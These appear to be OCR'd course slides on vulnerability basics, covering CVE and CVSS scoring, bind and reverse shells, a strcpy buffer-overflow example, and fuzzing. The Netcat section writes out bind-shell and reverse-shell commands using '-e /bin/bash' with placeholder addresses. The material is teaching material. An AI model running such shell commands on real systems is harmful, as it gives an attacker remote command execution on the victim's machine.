

https://cve.mitre.org
yBookmark
YouTube
HRMThread v 19.19.2
Packt | Programmin...
Online Courses - Le...
Student Dashboard...
Pirple
Moodle KJSCE_LMS
Somaiya Vidyavihar...
Express Tutorial Par...
DartPad
CVE List
CNAs
WGs
Board
About
News & Blog
NVD
Go to for:
CVSS Scores
CPE Info
Search CVE List
Downloads
Data Feeds
Update a CVE Record
Request CVE IDs
TOTAL CVE Records: 197193
NOTICE: Transition to the all-new CVE website at WWW.CVE.ORG and CVE Record Format JSON are underway.
NOTICE: Changes are coming to CVE List Content Downloads in 2023.
The mission of the CVE® Program is to identify, define, and catalog publicly disclosed cybersecurity vulnerabilities.
CVE News
News has moved to the new CVE website.
Go to new News page >>
CVE Podcast
Podcasts have moved to the new CVE website.
Go to new Podcast page >>
CVE Blog
Blogs are moving to the new CVE website.
Go to new Blogs page >>
Become a CNA
CVE Numbering Authorities, or "CNAs," are essential to the CVE Program's success and every CVE Record is added to the CVE List by a CNA.
Join today!
Business benefits
No fee or contract
Few requirements
Easy to join
Go to new CVE website
Learn How to Become a CNA >>>
Watch CNA Onboarding Videos >>
Newest CVE Records
Tweets from @CVEnew
CVE
@CVEnew · 3h
CVE-2023-1360 A vulnerability was found in SourceCodester Employee Payslip Generator with Sending Mail 1.2.0 and classified as critical. This issue affects some unknown processing of the file classes/Users.php?f=save of the component N...
cve.mitre.org/cgi-bin/cvenam...
Follow @CVEnew >>

CVE




Example: CVE id CVE-2021-44228 was assigned to very famous **log4j** vulnerability post discovery.

CVE



Example: CVE id CVE-2021-44228 was assigned to very famous **log4j** vulnerability post discovery.

CVE Naming Convention



CVE Databases:

Open CVE Databases:

- There are many databases that include CVE information and serve as resources or feeds for vulnerability notification. Below are three of the most used databases.

1. **National Vulnerability Database (NVD)**
2. **Vulnerability Database (VULDB)**
3. **CVE Details**

CVSS: Common Vulnerability Scoring System

- CVSS enables capturing the primary features of any vulnerability and a numerical rating showing its intensity/importance.
- The numerical rating can be converted into a qualitative depiction (such as *low, medium, high and critical*) to help organization correctly evaluate and prioritize their vulnerability management program.
- The scores are based on series of measurements(called metrices) based on expert assessment.
- The scores range from 0 to 10.
- Vulnerabilities with a base score in the range 7.0-10.0 are High, those in the range 4.0-6.9 as Medium and 0-3.9 as Low.

The CVSS assessment measures three area of concern:

1. Base Metrics for qualities intrinsic to a vulnerability.
2. Temporal Metrics for characteristics that evolve over the lifetime of vulnerability.
3. Environmental Metrics for vulnerabilities that depend on a particular implementation and environment.

Vulnerability scores and categories

SCORE RANGE	SEVERITY CATEGORY
0.0	None
0.1–3.9	Low
4.0–6.9	Medium
7.0–8.9	High
9.0–10.0	Critical

Exploitation

Bind Shell and Reverse Shell

- In a bind shell scenario, target is on a public network such as the internet and has a public IP address, while your attacker machine is behind a firewall.

- Traffic originating from the internet that goes to an internal network is blocked by the firewall by default. Firewalls are configured to block traffic that originates from a less trusted network zone to a more trusted network zone.

- However, if you want to connect to the target, you will need to establish a connection from a more trusted network zone, such as the internal network, to a less trusted network zone.

- If the target system is running a **listener**, it can be configured to be bound to the Windows Command Prompt or Linux Terminal shell with the target's IP address and a unique service port number. This will allow the attacker machine to connect to the target via its public IP address and port number and obtain a **remote bind shell** on the target system.

Bind Shell and Reverse Shell

Bind Shell:

- The target system creates a listener using a tool such as Netcat or even Metasploit. These tools bind the IP address and port of the system with a shell.

- Therefore, the target listens for any incoming connections and provides the shell to any devices that establish the session.

- As a result, once the attacker system connects to the target via the bind shell, the attacker can remotely execute commands and code on the target system.




Figure 7.3 – Bind shell

Bind Shell and Reverse Shell

Reverse Shell:

- Target system is within a private corporate network while your attacker machine is on the internet.
- Session establishment from the internet to the internal network will be blocked.
- However, in a reverse shell, the target system can establish the connection from the internal network through the firewall and connect to your attacker machine.
- When using a reverse shell, the attacker machine is configured with a listener while the target system connects to the attacker machine with a shell.
- Once the attacker receives a connection from the target, the attacker can execute commands and code remotely through the reverse shell.




Figure 7.4 – Reverse shell

Remote shells using **Netcat**

- **Netcat (**nc, ncat, or the swiss army knife of networking) is a **multi-purpose** tool that allows IT professionals to create network connections to host devices over TCP/IP.

- Attackers often use Netcat to create reverse shells on a target machine.

Using Netcat to create a network connection:

- In order to make a network connection between two nodes, one of them will need to be listening on a specific port, while the other initiates the connection to that port.

- At the first node, you can activate the listening port by running the following command.

```
nc -l -p <Port-Number>
```

  - The "–l" flag indicates that you are running Netcat in the listening mode.
  - "-p" flag to indicate which port will Netcat be listening on.

- We can now go to the second machine and initiate a connection with the listening node.

- To do so, you can run the following command:

```
nc <IP-Address> <Port-Number>
```

Remote shells using **Netcat**

Bind Shell

- Spawning a bind shell requires you to run a listener on the target system, and then you connect to that listener from your machine.

- The command to establish the connection will be the same as we've seen in the previous section.

```
nc <IP-address> <Port-number>
```

- However, for the second command, there will be a small difference.

```
nc -lvnp <Port-number> -e /bin/bash
```

- "-e" Netcat will execute the specified command after establishing the connection.
- Here, we have provided `/bin/bash` as the command that will be executed. This will give us a bash shell on the target machine when the connection is established.




Fig: Bind Shell using Netcat

Remote shells using **Netcat**

Reverse Shell

- In a reverse shell, which hackers tend to use more often than bind shells, the attacker will run a listener on their machine. And then, they will initiate the connection by running a command on the target machine that will connect back to the listener that the attacker is running.

- To spawn a reverse shell, you should first run a simple listener on your machine.

```
nc -lvnp <Port-number>
```

- On the other end, we will have to provide the -e option when running the command on the target machine.

```
nc <IP-address> <Port-number> -e /bin/bash
```




Fig: Reverse Shell using Netcat

Buffer Overflow

Buffer Overflow Vulnerabilities:

- Buffer overflow vulnerabilities occur when an application copies user-controllable data into a memory buffer that is not sufficiently large to accommodate it.
- The destination buffer is overflowed, resulting in adjacent memory being overwritten with the user's data.
- Depending on the nature of the vulnerability, an attacker may be able to exploit it to execute arbitrary code on the server or perform other unauthorized actions.
- Buffer overflows typically arise when an application uses an unbounded copy operation (such as strcpy in C) to copy a variable-size buffer into a fixed-size buffer without verifying that the fixed-sized buffer is large enough.
- There are mainly two types:
  - Stack Overflows
  - Heap Overflows

Buffer Overflow

Buffer Overflow Vulnerabilities:

Example:

- The following function copies the username string into a fixed-size buffer allocated on the stack:

```
bool CheckLogin(char* username, char* password)
{
    char _username[32];
    strcpy(_username, username);
    ...
```

- If the username string contains more than 32 characters, the `_username` buffer is overflowed, and the attacker overwrites the data in adjacent memory.

Fuzzing

- Fuzzing is an aging mechanism developed at the University of Wisconsin – Madison in 1989 by Professor Barton Miller and his students.

- Fuzzing is a means of detecting potential implementation weaknesses that can be used to take advantage of any target. To do this, a specific fuzzer must be used, where semi-random data is injected into a program/stack to detect bugs or crashes.

- Fuzzing is a **black-box software testing technique** and consists of finding implementation flaws and bugs by using malformed/semi-malformed payloads via automation.

- Fuzzing an application is not just simply exploiting a specific point of an application, but also acquiring knowledge and potential crashes that could be explored in-depth through the implementation of crafted payloads in order to take advantage of bad practices of coding.

- fuzzing helps you explore an applications deploys, infrastructures, protocols, entry points and so on.


Fuzzing

Why Fuzz?

- The purpose of fuzzing relies on the assumption that there are bugs within every program, which are waiting to be discovered. Therefore, a systematic approach should find them sooner or later.

- Fuzzing can add another point of view to classical software testing techniques

Fuzzing Workflow



Fuzzing workflow:

This process is composed of several steps that can be enumerated as follows.

- Initially, the **target system must be identified** to select the specific fuzzer, the target input, and the right character-set inputs in order to generate the final payloads to test.
- After the **target input identification**, the payload list is generated. Several types of data can be included, such as strings, digits, characters and combinations between them within different input sizes. Next, the payloads are executed by starting the fuzzer in the right conditions.
- A crucial part of this process is **monitoring the system behaviors and log** defects. Here is where we analyze — via an offline format — the results of the test. The potential flaw, bug or crash is detected in this phase.
- Finally, the **specially crafted payload can be created** according to the results obtained from the fuzzing process to take advantage of the target system, resulting in the creation of the final exploit.

Fuzzing

Attack types:

A fuzzer would try combinations of attacks on:

- numbers (signed/unsigned integers/float…)
- chars (urls, command-line inputs)
- metadata : user-input text (id3 tag)
- pure binary sequences

A common approach to fuzzing is to define lists of “known-to-be-dangerous values” (***fuzz vectors***) for each type, and to inject them or recombinations.

- for integers: zero, possibly negative or very big numbers
- for chars: escaped, interpretable characters / instructions (ex: For SQL Requests, quotes / commands…)
- for binary: random ones.

- Protocols and file formats imply norms, which are sometimes blurry, very complicated or badly implemented : that’s why developers sometimes mess up in the implementation process (because of time/cost constraints).

Fuzzing Types

Fuzzing is beneficial to find new crashes and bugs in applications, protocols and so on. It can be grouped into different types.

Application fuzzing

- Every input can be fuzzed (inputs, URLs parameters, forms, cookies and so on) with different character sets and payloads but the same goal: crash the system to take advantage of the implementation weakness.
-

Protocol fuzzing

- A protocol fuzzer sends forged packets to the tested application, or eventually acts as a proxy, modifying requests on the fly and replaying them (e.g., Burp Suite tool — proxy feature).

File format fuzzing

- A file format fuzzer can generate multiple malformed samples and opens them sequentially. After that, the program crashes and the debug information is kept for further investigation.
- This kind of fuzzer is less common but still tends to appear these days.
- For example, MS04-028 (KB833987), Microsoft's JPEG GDI+ vulnerability, is one example of this type of fuzzing scenario.

Fuzzing char-set input

- Among the most important parts of fuzzing a system are the generated payloads, consisting of the target inputs.

- The payloads must be generated via a random or semi-random approach or by using known pieces of information (existent data accepted by the system).

Two types of approaches can be used to carry out this task, namely:

1. **Generation**
- Each subsequent iteration's data is created independently of any previous input. This approach is based on a model of the input format.

2. **Mutation**
- Changes of the existing data are done according to certain patterns.
- Traditional fuzzing uses fuzzers that operate by channeling malformed and corrupted data to an entry point.
- On the other hand, modern fuzzers continue to improve their functionalities by generating high-structured types of data to reach deeper layers of the entry point under test.

Fuzzing tools

There are several tools for different fuzzing scenarios.

1. **SPIKE**: SPIKE is a protocol fuzzer creation kit. It provides an API that allows a user to create their own fuzzers for network-based protocols using the C++ programming language.

2. **American fuzzy lop**: American fuzzy lop is a free fuzzer that uses genetic algorithms to efficiently increase code coverage of the test cases.

3. **Google OSS-Fuzz**

4. **Powerfuzzer**

Reference:
1. Fuzzing | OWASP Foundation


Fuzzing

Fuzzing Scenario:

1. Buffer overflow: user-password authentication mechanism

- the application receives two user inputs — the username and password string — which are then received and verified to allow the creation of a session allowing later access to other authenticated features.

- Let’s take an FTP application as an example.
- If the size of the username string is equal to eight bytes, the max size of a string can be: infosec1 (eight characters) or username, as you can see below.



Fuzzing

Fuzzing Scenario:

2. DDoS Attacks
